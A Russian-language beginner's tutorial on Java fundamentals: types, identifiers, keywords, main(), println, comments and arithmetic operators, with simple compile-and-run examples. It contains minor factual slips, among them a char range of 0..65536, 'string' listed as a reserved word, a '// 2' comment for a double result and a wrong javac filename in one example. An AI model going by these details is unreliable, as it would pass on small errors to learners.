IDE, Integrated Development Environment – Интегрированная Среда Разработки / Единая Среда Разработки – комплекс программных средств, используемый программистами для разработки ПО.

Среда Разработки включает в себя:

- Текстовый Редактор,
- Транслятор (Компилятор и/или Интерпретатор),
- Средства Автоматизации Сборки,
- Отладчик.

Иногда содержит также:

- Средства для Интеграции с Системами Управления Версиями;
- Разнообразные Инструменты для упрощения конструирования графического интерфейса пользователя;

Многие современные Среды Разработки **также включают** (для использования при ООП):

- Браузер Классов,
- Инспектор Объектов и
- Диаграмму Иерархии Классов.

3 самые популярные IDE:

- Eclipse
- JetBrains IntelliJ IDEA
- NetBeans
- «Eclipse» и «JetBrains IntelliJ IDEA» – пользуются самой большой популярностью среди программистов. Java-программисты обычно делятся на 2 «лагеря»:
 - ярые сторонники Eclipse;
 - ярые сторонники JetBrains IntelliJ IDEA.

? Переменные в Java

Переменная – это некоторый контейнер, в котором может храниться значение для дальнейшего использования в программе.

Пример:

- Пусть есть 2 переменных: «**x**» и «**y**» и уравнение: **y = x + 1**
- В зависимости от того, какие значения принимает переменная **x**, меняется и значение переменной **y**.
 - Если **x = 1**, то тогда **y = x + 1 = 1 + 1 = 2**
 - Если **x = 2**, то тогда **y = x + 1 = 2 + 1 = 3**
 - Если **x = 1.5**, то тогда **y = x + 1 = 1.5 + 1 = 2.5**

В Java переменные играют такую же роль, как и в приведённом примере «**y = x + 1**».

Они исполняют роль контейнера для разных значений, которые можно подставить в переменную.

В приведённом примере – в переменную **x**.

? Типы переменных в Java

- В Java можно указать, какие именно значения может принимать переменная.
- Для этого все переменные сгруппировали в 4 группы:
 - Integer – Целочисленные: byte, short, int, long
 - Floating-point – С плавающей точкой: float, double
 - Textual – Символы: char
 - Logical – Логические: boolean

Группы данных	Тип Данных	Значение по умолчанию	Диапазон допустимых значений	Объём занимаемой памяти
INTEGER	byte	0	-128 ... 127	1 byte
	short	0	-32768 ... 32767	2 bytes
	int	0	-2147483648 ... 2147483647	4 bytes
	long	0L	-9223372036854775808 ... 9223372036854775807	8 bytes
FLOATING-POINT	float	0.0f	-3.4E+38 ... 3.4E+38	4 bytes
	double	0.0d	-1.7E+308 ... 1.7E+308	8 bytes
TEXTUAL	char	'\u0000'	0 ... 65536	2 bytes
LOGICAL	boolean	false	true / false	1 bit

- Итого 8 типов переменных: **byte, short, int, long, float, double, char, boolean.**
- Брюс Эккель выделяет ещё и 9-й тип – так называемый тип **void** – «пустое» значение.
- Чаще всего при написании программ на Java, используется тип **int**. Это самый распространённый тип.

? Объявление Переменных в Java

- В Java прежде, чем использовать переменную, её необходимо объявить.
- А объявляются переменные так:
 - Указать Тип Переменной: **byte, short, int, long**
 - Указать Имя Переменной: **varName**
 - В конце обязательно поставить точку с запятой: **;**Маска: **varType varName;**
- Примеры объявления переменных:
 - **byte apples;**
 - **short apples;**
 - **int apples;**
 - **long apples;**
- Переменные, когда их имя состоит из 2 и более слов, пишутся слитно и «горбиками» как у верблюда.
 - Такой стиль написания слов называется – «CamelStyle».
 - Также существует стиль написания через символ «Нижнее подчёркивание» – «snake_style».
- Эти типы переменных относятся к **Примитивным Типам Переменных**.

? Две части Переменных в Java

- Primitive Data Types – Примитивные Типы Данных / Примитивы / Primitives – 8 типов переменных: **byte, short, int, long, float, double, char, boolean.**
- Non-primitive Data Types – НЕ-Примитивные Типы Данных – включают: **classes, arrays, interfaces.**

? 5 правил выбора названий для переменных

- **Правило №1:** Переменные пишутся только латинскими буквами.
int st;
int width;
- **Правило №2:** Имя переменной, по возможности, должно быть «говорящим».
int s; – так можно называть переменную, но когда кода много и все переменные имеют не говорящие названия, код очень тяжело читать.
int size; – этот вариант более «говорящий», чем первый «**int s;**» поскольку понятно из названия, что переменная отвечает за размер чего-то.
- **Правило №3:** С чего может / не может начинаться имя переменной.
 - **Может** начинаться с :
 - С «**A**» до «**Z**» или «**a**» до «**z**», «**\$**» или «**_**».
 - **int square;**
 - **int \$money;**
 - **int width;**
 - **int boxSize;**
 - **double sum;**
 - **double sumJune;**
 - **Не может** начинаться с:
 - **Цифр**
 - **int 2square;**
 - **int 101dalmatians;**
- **Правило №4:** Название переменной, состоящее из 2 и более слов, пишется в CamelStyle.
int boxSize
double sumJune

- Правило №5: **Нельзя** использовать в названиях переменных эти **54 слова**:
 - **abstract,**
 - **assert,**
 - **boolean,**
 - **break,**
 - **byte,**
 - **case,**
 - **catch,**
 - **char,**
 - **class,**
 - **const,**
 - **continue,**
 - **default,**
 - **do,**
 - **double,**
 - **else,**
 - **enum,**
 - **extends,**
 - **false,**
 - **final,**
 - **finally,**
 - **float,**
 - **for,**
 - **goto,**
 - **if,**
 - **implements,**
 - **import,**
 - **instanceof,**
 - **int,**
 - **interface,**
 - **long,**
 - **native,**
 - **new,**
 - **null,**
 - **package,**
 - **private,**
 - **protected,**
 - **public,**
 - **return,**
 - **short,**
 - **static,**
 - **strictfp,**
 - **string,**
 - **super,**
 - **switch,**
 - **synchronized,**
 - **this,**
 - **throw,**
 - **throws,**
 - **transient,**
 - **true,**
 - **try,**
 - **void,**
 - **volatile,**
 - **while.**

? Основы синтаксиса языка Java

Очень важно знать и помнить следующие моменты в синтаксисе:

- Чувствительность к регистру – Java чувствителен к регистру: идентификатор «Hello» ≠ «hello».
- Название классов – для всех первая буква должна быть в верхнем регистре.
- Если несколько слов используются, чтобы сформировать название класса, первая буква каждого внутреннего слова должна быть в верхнем регистре, например, «**MyJavaClass**».
- Название методов – в синтаксисе Java все имена методов должны начинаться с буквы нижнего регистра.
- Если несколько слов используются, чтобы сформировать имя метода, то первая буква каждого внутреннего слова должна быть в верхнем регистре, например, «**public void myMethodName()**».
- Название файла программы – наименование файла программы должно точно совпадать с именем класса.
- При сохранении файла, нужно сохранить его, используя Имя Класса (Java чувствителен к регистру) и добавить «.java» в конце имени (если имена не совпадают – программа не будет компилироваться). Если «**MyJavaProgram**» – это название Класса – Файл должен быть сохранен как «**MyJavaProgram.java**».
- **public static void main(String args[])** – обработка программы начинается с метода «**main()**», который является обязательной частью каждой программы.

? Идентификаторы в Java

Идентификаторы – имена, используемые для классов, переменных и методов.

Все компоненты Java требуют имена.

Существует несколько правил в синтаксисе языка Java, которые необходимо помнить об идентификаторе.

- Каждый идентификатор должен начинаться с «**A**» до «**Z**» или «**a**» до «**z**», «**\$**» или «**_**».
- После первого символа может иметь любую комбинацию символов.
- Ключевое слово не может быть использовано в качестве идентификатора.
- Самое главное – идентификатор в Java чувствителен к регистру.
- Пример правильного написания: **age, \$salary, _value, __1_value**.
- Пример неправильного написания: **123abc, -salary**.

? Перечисления в Java

- Перечисления были введены в Java 5.0.
- Они ограничивают переменную, чтобы выбрать только одно из нескольких предопределённых значений.
- Значения в этом перечисляемом списке называются **перечисления**.
- С использованием перечисления в Java можно уменьшить количество ошибок в коде.
Например, если рассматривать заявки на свежий сок в магазине, можно было бы ограничить размер упаковки сока как для малых, средних и больших. Это позволяет с помощью использования в Java перечисления сделать так, чтобы никто не заказал другой любой размер упаковки, кроме как малый, средний или большой.

? Типы переменных в Java

В Java есть следующие существующие типы:

- Локальные переменные.
- Переменные класса (статические).
- Переменные экземпляра (динамические).

? Модификаторы в Java

- Как и в других языках, в Java можно модифицировать классы, методы и так далее, с помощью модификаторов. Модификаторы в Java делятся на две категории:
 - С Доступом: default, public, protected, private.
 - Без Доступа: final, abstract, strictfp.

? Массив в Java

В Java массив является объектом, который хранит несколько переменных одного и того же типа.

Тем не менее, сам Массив является объектом.

? Комментарии в Java

Язык Java поддерживает однострочные и многострочные комментарии, они очень похожи на используемые в C и C++. Все символы недоступны внутри любых комментариев и игнорируются компилятором.

? Пустая строка в Java

- **Пустая строка** – строки в Java, содержащие только пробелы, возможно с комментарием. Java полностью игнорирует строку имеющую пробелы и комментарии.

? Наследование в Java

- **Наследование** – концепция, которая позволяет повторно воспользоваться полями и методами существующего класса без необходимости переписывать заново код.
В этом случае существующий класс называется **суперкласс**, а производный называется **подкласс**.

? Интерфейс в Java

- **Интерфейс** может быть определён как договор между объектами о том, как общаться друг с другом. Он играет жизненно важную роль, когда речь заходит о понятие наследования.
Интерфейс определяет методы, полученного класса (подкласса), и как их следует использовать.
Однако осуществление методов полностью зависит от подкласса.

? Java: Вывести на экран слова «Привет мир!»

```
public class MyFirstJavaProgram {  
    public static void main(String []args) {  
        /* Это первая моя java-программа. В результате  
         выполнения на экран будет выведено 'Привет мир!' */  
        System.out.println("Привет мир!"); // Вывод сообщения на экран  
    }  
}
```

Нужно сохранить файл, чтобы скомпилировать и запустить программу.

- Открыть блокнот и добавить код, указанный выше.
- Сохранить файл как **«MyFirstJavaProgram.java»**.
- Открыть окно Командной Строки и перейти в каталог, где был сохранен файл. Предположим, что это **«C:\»**.
- Ввести: **Javac MyFirstJavaProgram.java** и нажать **«Enter»**, чтобы скомпилировать код.
- Если нет ошибки, командная строка приведёт к следующей строке: **Assumption: The path variable is set**
- Ввести: **java MyFirstJavaProgram** для запуска программы.
- В окне отобразится **«Привет Мир!»**.

```
C:> javac MyFirstJavaProgram.java  
C:> java MyFirstJavaProgram  
Привет мир!
```

? Почему на Java имена Главного Класса и Исходного Файла должны совпадать

- Пример программы:

```
1 class Example {  
2     public static void main(String args []) {  
3         ...  
4     }  
5 }
```

- Для большинства языков Имя Файла, который содержит исходный код программы, не имеет значения.
- Но с **Java** дело обстоит иначе.
- Прежде всего, следует твёрдо усвоить, что Исходному Файлу очень важно присвоить Имя.
- В данном примере Исходному Файлу должно быть присвоено Имя «**Example.java**».
- И вот почему.
- В Java Исходный Файл официально называется «**Единицей Компиляции**».
- Он, представляет собой текстовый файл, содержащий определения одного или нескольких **Классов**.
- Компилятор Java требует, чтобы Исходный Файл имел расширение «**.java**».
- Как следует из примера программы, определённый в ней **Класс** также называется «**Example**».
- И это не случайно.
- В **Java** весь код должен размещаться в **Классе**.
- По принятому соглашению **Имя Главного Класса** должно совпадать с **Именем Файла** с исходным кодом.
- Написание **Имени Исходного Файла** должно точно соответствовать **Имени Класса** с учётом регистра.
- **Соглашение** о строгом соответствии **Имён Файлов и Классов** может показаться произвольным.
- Но на самом деле оно упрощает сопровождение и организацию программ.

? Где в исходном коде должно располагаться определение Класса

Всё определение Класса и его членов, должно располагаться между фигурными скобками: «{ ... }».

? Где в Java выполняются все действия программы

В среде Java все действия программы выполняются в пределах Класса.

Это одна из причин, по которым все программы на Java являются объектно-ориентированными.

? Комментарии в Java

Подобно большинству других языков программирования, Java позволяет вставлять примечания к коду программы в её исходный файл. Компилятор игнорирует содержимое комментариев. Эти комментарии описывают или поясняют действия программы для тех, кто просматривает её исходный код. В прикладных программах комментарии служат главным образом для пояснения работы отдельных частей программы или действий, выполняемых отдельными языковыми средствами.

В Java поддерживаются 3 вида комментариев:

- **Комментарий Реализации / Комментарий Кода:**

- **Блочный / Многострочный** – Комментарий, часто приводимый в начале программы, содержащий несколько строк, начинающийся с символов «/*» и оканчивающийся символами «*/». Весь текст, расположенный между этими двумя парами символов, игнорируется Компилятором.

```
1 /*  
2  Lorem ipsum dolor sit amet,  
3  consectetur adipiscing elit,  
4  sed do eiusmod tempor incididunt  
5  ut labore et dolore magna aliqua.  
6 */
```

- **Строчный / Однострочный** – Комментарий, приводимый в середине программы для коротких заметок, содержащий одну строку, начинающийся с символов «//», а завершающийся символом конца строки.

```
1 //Lorem ipsum dolor sit amet
```

- **Документирующий Комментарий** – Комментарии для документации описывают общедоступный API.

Именно то, что оформлено в качестве **JavaDoc** и отображается в подсказках IDE.

Если перейти в этот метод, будет видно, откуда взялся текст в подсказках IDE.

Документирующие Комментарии чем-то похожи на Блочные Комментарии, но вместо одного астериска используется два: начинаются с символов «/**» и оканчиваются символами «*/».

```
1  /**
2   * Returns an Image object that can then be painted on the screen.
3   * The url argument must specify an absolute <a href="#{@link}">{@link URL}</a>. The name
4   * argument is a specifier that is relative to the url argument.
5  */
```

? Когда и какими комментариями пользуются разработчики

Как правило, программисты пользуются:

- **Многострочными Комментариями** для вставки длинных примечаний,
- **Однострочными Комментариями** – для коротких, построчных описаний.

? С помощью какого Ключевого слова объявляется Класс

- **class** – Ключевое слово, которое служит для объявления вновь определяемого Класса.
Каждая Java программа должна иметь, по крайней мере, один Класс.

? Как задать Имя Класса

- Каждый Класс имеет **Имя**. Принято, что имена **Классов** начинаются с заглавной буквы.
После Ключевого слова **class** через пробел прописать Имя этого Класса, например Имя «Name».
class Name

? Что формирует пара фигурных скобок в Java

- Пара фигурных скобок в программе формирует **Блок**, который группирует компоненты программы.

? Виды блоков в Java

- В Java каждый **Блок** начинается с открывающей фигурной скобки «{» и заканчивается закрывающей «}».
Каждый Класс имеет **Блок Класса**, который группирует Данные и Методы Класса.
Похожим образом каждый **Метод** имеет **Блок Метода**, который группирует **Инструкции** в **Методе**.
Блоки могут быть **Вложенными**, это означает, что один **Блок** может быть помещён внутри другого:

```
public class Welcome { ←
    public static void main(String[] args) { ←
        System.out.println("Welcome to Java!"); ←
    } ←
}
```

Блок класса
Блок метода

? Виды скобок и символов в Java

Символ	Описание
{}	Обозначает Блок для окружения Инструкций .
()	Используется с Методами .
[]	Обозначает Массив .
//	Предшествует Комментарию .
""	Окружает Строку (т.е. последовательность символов).
;	Обозначает конец Инструкции .

? Что произойдёт при синтаксической ошибке в Java

- Если программа нарушает правило – Компилятор Java сообщит об ошибках синтаксиса, например:
 - если отсутствует точка с запятой,
 - отсутствует фигурная скобка,
 - отсутствует кавычка,
 - неправильно написано слово.

? Как заканчивается каждая Инструкция в Java

- «;» – Каждая Инструкция заканчивается точкой с запятой, которая служит разделителем Инструкций.

? Где располагается определение Класса и его членов

- Всё определение Класса и его членов, должно располагаться между фигурными скобками: «{ ... }»:
class Name { ...определение Класса и его членов... }

? Что такое Метод в Java

- **Метод** – это конструкция, которая содержит Инструкции.
- Например, метод **main()** в программе содержит инструкцию **System.out.println**.
- Эта **Инструкция** отображает в консоли строку «**Welcome to Java!**».

? С какого Метода начинается выполнение всех программ на Java

- **main()** – с вызова этого Метода начинается выполнение всех прикладных программ на Java.
- Метод **main()** – это точка входа, где программа начинает выполнение.
public static void main(String args []) {...определение Метода и его членов... }

? Особенности Метода «main()»

- Как указывалось выше, метод «**main()**» вызывается при запуске прикладных программ на Java.
- Следует, однако, иметь в виду, что в Java учитывается регистр символов.
- Следовательно, имя «**Main**» не равнозначно имени «**main**».
- Метод «**main()**» служит всего лишь началом программы.
- Сложная программа может включать в себя десятки Классов, но только один из них должен содержать метод «**main()**», чтобы программу можно было запустить на выполнение.
- Но в некоторых случаях метод «**main()**» вообще не требуется, например, при создании апплетов – прикладных программ на Java, внедряемых в Веб-браузеры, т.к. для запуска апплетов на выполнение применяются другие средства.
- Для передачи любой информации, требующейся методу, служат переменные, указываемые в круглых скобках вслед за именем метода: «{» и «}».
- Эти переменные называются Параметрами.
- Если Параметры не требуются Методу, то указываются пустые скобки.
- У метода «**main()**» имеется единственный, хотя и довольно сложный параметр.
- В выражении «**String args []**» объявляется Параметр «**args**», обознач. Массив экземпляров Класса «**String**».
- **Массивы** – это коллекции похожих объектов.
- В объектах типа «**String**» хранятся символьные строки.
- В данном случае параметр «**args**» принимает любые аргументы командной строки, присутствующие во время выполнения программы.
- Символ открывающей фигурной скобки «{» обозначает начало тела метода «**main()**».
- Весь код, составляющий тело Метода, должен располагаться между «{» и «}» в определении этого Метода.
public static void main(String args []) {...определение Метода и его членов... }

? Что такое Массивы в Java

- **Массивы** – это коллекции похожих объектов.

? Что такое String/Строка в Java

- **Строка (String)** – это термин в программировании, означающий последовательность символов.
- Стока должна быть заключена в двойные кавычки.
- У метода «**main()**» имеется единственный, хотя и довольно сложный параметр.
- В выражении «**String args []**» объявляется Параметр «**args[]**».
- «**args[]**» – Параметр – обозначает Массив экземпляров Класса «**String**».
- «**[...]**» – Массивы берутся в квадратные скобки.
- В данном случае «**args[]**» принимает любые аргументы ком строки, во время выполнения программы.
- Символ открывающей фигурной скобки «{» обозначает начало тела метода «**main()**».
- Весь код, составляющий тело Метода, должен располагаться между «{» и «}» в определении этого Метода.
public static void main(String args []) {...определение Метода и его членов... "Welcome to Java!" ... }

? Что такое Ключевые Слова в Java

- **Зарезервированные Слова / Ключевые Слова** – имеют определённое значение для компилятора, и они не могут использоваться для других целей в программе. Например, когда Компилятор видит слово «**class**», он понимает, что слово после «**class**» – это **Имя Класса**. Другими **Зарезервированными Словами** в программе являются «**public**», «**static**» и «**void**».

public static void main(String args []) {...определение Метода и его членов... }

? Ключевые Слова «public», «static» и «void».

- Ключевое слово «**public**» – является модификатором доступа, который даёт программисту возможность управлять видимостью Членов Класса. Когда Члену Класса предшествует ключевое слово «**public**», этот Член доступен из кода за пределами Класса, где он определён*.
- Ключевое слово «**private**» – обозначает совершенно противоположное – оно не разрешает доступ к Члену Класса из кода за пределами данного Класса.
- В данном случае метод «**main()**» должен быть определён как «**public**», поскольку при запуске программы он должен вызываться из кода за пределами его Класса.
- Ключевое слово «**static**» – позволяет вызывать метод «**main()**» без получения экземпляра Класса. Это необходимо потому, что метод «**main()**» вызывается виртуальной машиной JVM перед созданием любых объектов.
- Ключевое слово «**void**» – просто сообщает Компилятору, что метод «**main()**» не возвращает никаких значений.

```
public static void main(String args []) {...определение Метода и его членов... }
```

? Как вывести на экран текстовую строку

Чтобы вывести на экран текстовую строку «**Welcome to Java!**», с последующим переходом на новую строку, используется код: **System.out.println("Welcome to Java!");**

- **println()** – **Встроенный Метод**, которым на самом деле выполняется вывод текста на экран.
- **println()** – отображает переданную ему текстовую строку.
- С помощью Метода **println()** можно выводить и другие типы данных.
- Анализируемая здесь строка кода начинается с обозначения стандартного потока вывода **System.out**.
- **System** – обозначает предопределённый класс, предоставляющий доступ к Системе.
- **out** – поток вывода, связанный с Консолью.
- ; – Оператор, в котором вызывается Метод **println()**, завершается точкой с запятой.
- ; – в языке Java все операторы обычно оканчиваются этим символом.
- Причина отсутствия точки с запятой в конце остальных строк кода программы состоит в том, что формально они не являются операторами.

```
System.out.println("Welcome to Java!");
```

? Какими символами обычно заканчивается исходный код на Java

Обычно на Java код заканчивается двумя закрывающимися фигурными скобками «}» и «}», каждая – с новой строки.

- Первый символ «}» завершает **Метод main()**:

```
public static void main(String args []) {...определение Метода и его членов... }
```

- Последний символ «}» завершает определение Класса **Name**:

```
class Name { ...определение Класса и его членов... }
```

? Когда следует объявлять переменные в Java

В Java, как и в большинстве других языков, требуется, чтобы переменные были объявлены до их применения.

? Как следует объявлять переменные в Java

Ниже приведена общая форма объявления переменных:

типПеременной ПРОБЕЛ имяПеременной

```
variableType variableName;
```

Если требуется объявить несколько переменных заданного типа, это можно сделать в виде разделённого запятыми списка имён переменных.

```
varType varName1, varName2, varName3;
```

? Какие ряды типов данных встречаются в Java

В Java определён целый ряд типов данных:

- Целочисленный,
- Символьный,
- С Плавающей Точкой,
- Логический.

? Как целочисленная переменная соединяется с текстовой строкой в Java

```
println("Это переменная num: " + num);
```

- К текстовой строке «**«Это переменная num: »** с помощью знака «**«+»** присоединяется значение Переменной «**num**», а затем выводится результирующая строка.
- На самом деле значение переменной «**num**» сначала преобразуется из целочисленного в строковый эквивалент, а затем объединяется с предшествующей строкой.
- Такой подход можно обобщить.
- С помощью операции «**«+»** в одном вызове метода «**println()**» можно объединить нужное количество символьных строк.

? Как вывести переменную var на экран консоли в Java

- «**println(num)**» – Вызов Метода – имя Переменной «**num**» указывается буквально.

? Чем отличаются Методы print() и println() в Java

- «**print()**» – Метод, которым выполняется вывод данных на экран.
После каждого вызова он **НЕ** выводит символ новой строки «**«\n»**». Следующий результат будет выводиться **в той же самой** строке.
- «**println()**» – Метод, которым выполняется вывод данных на экран.
После каждого вызова он **ВЫВОДИТ** символ новой строки «**«\n»**». Следующий результат будет выводиться **в новой** строке.

? Для вывода значений, каких типов данных могут служить Методы print() и println() в Java

Методы «**print()**» и «**println()**» могут служить для вывода значений любых встроенных в Java типов данных.

? Арифметические операции в Java схожи с подобными операциями в других языках

Да. Большинство операций в Java аналогичны тем, которые применяются в других **Си-подобных** языках.

? Что такое Операнд в Java

Операнд – переменная или значение (например, число), **участвующее в операции**.

? Виды Арифметических операций в Java

Виды Арифметических операций:

- **Унарные операции** – выполняются над **одним операндом**;
- **Бинарные операции** – выполняются над **двумя операндами**;
- **Тернарные операции** – выполняются над **тремя операндами**.

? Арифметические операции в Java

В арифметических операциях участвуют числа.

• БИНАРНЫЕ ОПЕРАЦИИ:

- **Сложение:** «**«+»** – операция сложения двух чисел:

```
1 int a = 10;
2 int b = 7;
3 int c = a + b; // 17
4 int d = 4 + b; // 11
```

- **Вычитание:** «**«-»** – операция вычитания двух чисел:

```
1 int a = 10;
2 int b = 7;
3 int c = a - b; // 3
4 int d = 4 - a; // -6
```

- **Умножение:** «**«*»** – операция умножения двух чисел:

```
1 int a = 10;
2 int b = 7;
3 int c = a * b; // 70
4 int d = b * 5; // 35
```

- **Деление:** «/» – операция деления двух чисел:

```
1 int a = 20;
2 int b = 5;
3 int c = a / b; // 4
4 double d = 22.5 / 4.5; // 5.0
```

При делении стоит учитывать, что если в операции участвуют два целых числа, то результат деления будет округляться до целого числа, даже если результат присваивается переменной **float** или **double**:

```
1 double k = 10 / 4; // 2
2 System.out.println(k);
```

Чтобы результат представлял число с плавающей точкой, один из операндов также должен представлять число с плавающей точкой:

```
1 double k = 10.0 / 4; // 2.5
2 System.out.println(k);
```

- **Получение Остатка:** «%» – получение остатка от деления двух чисел:

```
1 int a = 33;
2 int b = 5;
3 int c = a % b; // 3
4 int d = 22 % 4; // 2 (22 - 4*5 = 2)
```

• УНАРНЫЕ ОПЕРАЦИИ:

Также есть две Унарные арифметические операции, которые производятся над одним числом:

- «**++**» – **Инкремент** – число на 1 шаг больше исходного N: N+1.
- «**--**» – **Декремент** – число на 1 шаг меньше исходного N: N-1.

Каждая из операций имеет две разновидности:

- «**++x**» / «**--x**» – **Префиксный Инкремент/Декремент** – вначале значение переменной увеличивается/уменьшается на 1, а затем её значение присваивается новой переменной.
- «**x++**» / «**x--**» – **Постфиксный Инкремент/Декремент** – вначале значение переменной присваивается новой переменной, а потом её значение увеличивается/уменьшается на 1.
- **Префиксный Инкремент:** «**++y**» – Предполагает увеличение переменной на единицу:
z=++y – вначале значение переменной «**y**» увеличивается на 1, а затем её значение присваивается переменной «**z**».

```
1 int a = 8;
2 int b = ++a;
3 System.out.println(a); // 9
4 System.out.println(b); // 9
```

- **Постфиксный Инкремент:** «**y++**» – Представляет увеличение переменной на единицу:
z=y++ – вначале значение переменной «**y**» присваивается переменной «**z**», а потом значение переменной «**y**» увеличивается на 1.

```
1 int a = 8;
2 int b = a++;
3 System.out.println(a); // 9
4 System.out.println(b); // 8
```

- **Префиксный Декремент:** «**--y**» – Предполагает уменьшение переменной на единицу:
z=--y – вначале значение переменной «**y**» уменьшается на 1, а затем её значение присваивается переменной «**z**».

```
1 int a = 8;
2 int b = --a;
3 System.out.println(a); // 7
4 System.out.println(b); // 7
```

- **Постфиксный Декремент:** «`y--`» – Представляет уменьшение переменной на единицу:
`z=y--` – вначале значение переменной «`y`» присваивается переменной «`z`», а потом значение переменной «`y`» уменьшается на 1.

```
1 int a = 8;
2 int b = a--;
3 System.out.println(a); // 7
4 System.out.println(b); // 8
```

- **ПРИОРИТЕТ АРИФМЕТИЧЕСКИХ ОПЕРАЦИЙ:**

Одни операции имеют больший приоритет, чем другие, и поэтому выполняются вначале.

Операции в порядке уменьшения приоритета:

- «`++`» инкремент, «`--`» декремент
- «`*`» умножение, «`/`» деление, «`%`» остаток от деления
- «`+`» сложение, «`-`» вычитание

Приоритет операций следует учитывать при выполнении набора арифметических выражений:

```
1 int a = 8;
2 int b = 7;
3 int c = a + 5 * ++b;
4 System.out.println(c); // 48
```

- Вначале будет выполняться операция инкремента «`++b`», которая имеет больший приоритет. Она увеличит значение переменной «`b`» и возвратит его в качестве результата ($7 \rightarrow 8$);
- Затем выполняется умножение «`5 * ++b`» ($5 \times 8 = 40$);
- и только в последнюю очередь выполняется сложение «`a + 5 * ++b`» ($8 + 5 \times 8 = 48$).

Скобки позволяют переопределить порядок вычислений:

```
1 int a = 8;
2 int b = 7;
3 int c = (a + 5) * ++b;
4 System.out.println(c); // 104
```

- Несмотря на то, что операция сложения имеет меньший приоритет, но вначале будет выполняться именно сложение, так как операция сложения заключена в скобки «`(a + 5)`» ($8+5 = 13$)
- Потом, по приоритету, будет выполняться операция инкремента «`++b`». Она увеличит значение переменной «`b`» и возвратит его в качестве результата ($7 \rightarrow 8$);
- Затем выполняется умножение «`(a + 5) * ++b`» ($(8+5) \times 8 = 104$).

- **АССОЦИАТИВНОСТЬ АРИФМЕТИЧЕСКИХ ОПЕРАЦИЙ:**

Кроме **Приоритета** операции отличаются таким понятием как **Ассоциативность**.

Когда операции имеют один и тот же приоритет, порядок вычисления определяется ассоциативностью операторов. В зависимости от ассоциативности есть два типа операторов:

- **Левоассоциативные Операторы** – выполняются **слева направо**.
- **Правоассоциативные Операторы** – выполняются **справа налево**.

Так, некоторые операции, например, операции умножения и деления, имеют один и тот же приоритет. Какой же тогда будет результат в выражении:

```
1 int x = 10 / 5 * 2;
```

Как стоит трактовать это выражение? Ведь в зависимости от трактовки получаются разные результаты!

- $(10 / 5) \times 2 = 4$
- $10 / (5 \times 2) = 1$
- Левоассоциативные – **ВСЕ Арифметические Операторы** (кроме **Префиксного Инкремента** и **Префиксного Декремента**), то есть выполняются слева направо.
Поэтому выражение $10 / 5 \times 2$ необходимо трактовать как $(10 / 5) \times 2$, то есть результатом будет **4**.
- Правоассоциативные – **Префиксный Инкремент** и **Декремент** – выполняются справа налево.

- **ОПЕРАЦИИ С ЧИСЛАМИ С ПЛАВАЮЩЕЙ ТОЧКОЙ**

Следует отметить, что числа с плавающей точкой не подходят для финансовых и других вычислений, где ошибки при округлении могут быть критичными.

Например:

```
1 double d = 2.0 - 1.1;  
2 System.out.println(d);
```

В данном случае переменная «**d**» будет равна не **0.9**, как можно предположить, а **0.8999999999999999**.

Подобные ошибки точности возникают из-за того, что на низком уровне для представления чисел с плавающей точкой применяется двоичная система, однако для числа **0.1** не существует двоичного представления, также как и для других дробных значений.

В таких случаях обычно применяется Класс «**BigDecimal**», который позволяет обойти подобные ситуации.

? ПРИМЕР-1: Простая программа на Java, вызвать в консоли текст строки.

- Написать простую Java программу, которая показывает в консоли сообщение «Welcome to Java!».
- Вне IDE консольные программы (т.е. без графического интерфейса) запускают в командной строке.
- Исходный код программы:

```
1 public class Welcome {  
2     public static void main(String[] args) {  
3         // Показать в консоли сообщение Welcome to Java!  
4         System.out.println("Welcome to Java!");  
5     }  
6 }
```

- Стока #1 – определяет Класс и его Имя
 - class – определяет Класс.
 - Welcome – название Класса class – каждый Класс имеет Имя, и они начинаются с заглавной буквы.
- Стока #2 – определяет Метод main() – это точка входа, где программа начинает выполнение.
 - Метод – это конструкция, которая содержит Инструкции.
Метод main() в этой программе содержит Инструкцию System.out.println.
Инструкция отображает в консоли Строку «Welcome to Java!».
 - Стока (String) – это термин в программировании, означающий последовательность символов. Стока должна быть заключена в двойные кавычки.
 - ; – Каждая Инструкция заканчивается точкой с запятой «;», которая служит разделителем Инструкций.
 - public, static, void – Ключевые Слова – имеют определённое значение для Компилятора, и они не могут использоваться для других целей в программе.
- Стока #3 – это Строчный Комментарий – кратко документирует действия программы.
- Стока #4 – вывод на экран текстовой строку «Welcome to Java!», с переходом на новую строку.
 - println() – Встроенный Метод, которым выполняется вывод текста на экран – отображение переданной ему текстовой строки или других типов данных.
 - System – обозначает предопределённый класс, предоставляющий доступ к Системе.
 - out – поток вывода, связанный с Консолью.
 - Оператор, в котором вызывается Метод println(), завершается точкой с запятой «;».
 - Причина отсутствия точки с запятой в конце остальных строк кода программы состоит в том, что формально они не являются операторами.
- Стока #5 – Первый символ «}» – завершает Метод main().
- Стока #6 – Последний символ «}» – завершает определение Класса Name.
- Чтобы скомпилировать «Welcome», надо запустить компилятор «javac», указав Имя исходного Файла в командной строке следующим образом:

C:\>javac Welcome.java

- Компилятор Javac создаст файл Welcome.class, содержащий версию байт-кода.
- Байт-код Java – промежуточное представлением программы, содержащим инструкции, которые будет выполнять виртуальная машина JVM.
- Компилятор Javac выдаёт результат, который не является непосредственно исполняемым кодом.

C:\>java Welcome

- При запуске «Welcome» – программа, выводит в Консоль сообщение:

Welcome to Java!
- Программу, легко распространить для отображения большего числа сообщений.
Например, можно перезаписать программу для отображения 3 сообщений:

```
1 public class WelcomeWithThreeMessages {  
2     public static void main(String[] args) {  
3         System.out.println("Программировать весело!");  
4         System.out.println("Сначала основы");  
5         System.out.println("Problem Driven");  
6     }  
7 }
```

- Скомпилировать «**WelcomeWithThreeMessages**» – запустить Компилятор «**javac**».
- Указать Имя исходного Файла в командной строке:

C:\>javac Welcome.java

- Компилятор «**javac**» создаст файл **WelcomeWithThreeMessages.class**, содержащий версию **байт-кода** – промежуточного представления программы, содержащее инструкции, для Виртуальной Машины **JVM**.
- Компилятор «**javac**» выдаёт результат, который не является непосредственно исполняемым кодом.

C:\>java WelcomeWithThreeMessages

- При запуске «**WelcomeWithThreeMessages**» – программа, выводит в Консоль сообщение:

Программировать весело!
Сначала основы
Problem Driven

? ПРИМЕР-2. Простая программа на Java – компиляция программы.

ЗАДАЧА:

- Данна простая программа на Java:

```
class Example {  
    public static void main(String args[]) {  
        System.out.println("Простая программа на Java.");  
    }  
}
```

- Скомпилировать «**Example**».

РЕШЕНИЕ:

- Чтобы скомпилировать «**Example**», надо запустить компилятор «**javac**», указав Имя исходного Файла в командной строке следующим образом:

C:\>javac Example.java

- Компилятор **Javac** создаст файл «**Example.class**», содержащий версию **байт-кода**.
